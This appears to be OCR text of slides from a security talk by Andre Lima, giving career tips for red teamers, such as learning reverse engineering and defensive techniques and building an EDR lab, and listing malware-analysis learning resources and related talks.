
BSides Oslo 2022 – Andre Lima – Life in the Windows Kernel for Red Teams

239 views • 2 years ago

BSides Oslo

His main areas of expertise are reverse engineering, exploit development, and m...

21 chapters Introduction | About Andre Lima | Clarification...



[BSL2022] Windows kernel rootkits for red teams - André Lima

1.7K views • 2 years ago

BSides Lisbon

In this presentation, André goes through details of not only things to consider wh...


4K

25 chapters Introduction | Who am I | Why kernel...

The professional side of it

- Documentation

- Automation




Some tips


- Avoid re-writing a whole set of tools: you're in a red team, not a software development company


⚠ There are 2 Ts in TTP. None of them stand for "Tool"


- Master RE skill set
- Learn defensive techniques! You can't bypass something you do not understand.
- Create an EDR lab


Some resources to learn from - books























Some resources to learn from - utube

OALabs
@OALABS · 46.8K subscribers · 130 videos
Malware analysis tools, techniques, and tutorials! ...more
patreon.com/oalabs and 4 more links
Subscribed

hasherezade
@hasherezade · 11.8K subscribers · 80 videos
Set of my video notes, mostly on malware RE ...more
Subscribed

MalwareAnalysisForHedgehogs
@MalwareAnalysisForHedgehogs · 27.7K subscribers · 98 videos
I am Principal Malware Researcher at GDATA and have been reversing malware professio ...more
twitter.com/struppigel and 2 more links
Subscribed

Low Level
@LowLevelTV · 839K subscribers · 291 videos
Videos about cyber security + software security | New videos every week ...more
twitch.tv/LowLevelTV and 2 more links
Subscribed

Anuj Soni
@sonianuj · 5.66K subscribers · 14 videos
Struggling to stay organized during malware analysis? Follow a proven process with my r ...more
twitter.com/asoni and 1 more link
Subscribed

Thank you for coming… ☺

https://www.linkedin.com/in/aflima/

0x4ndr3.bsky.social

0x4ndr3

https://andrelima.info

Next?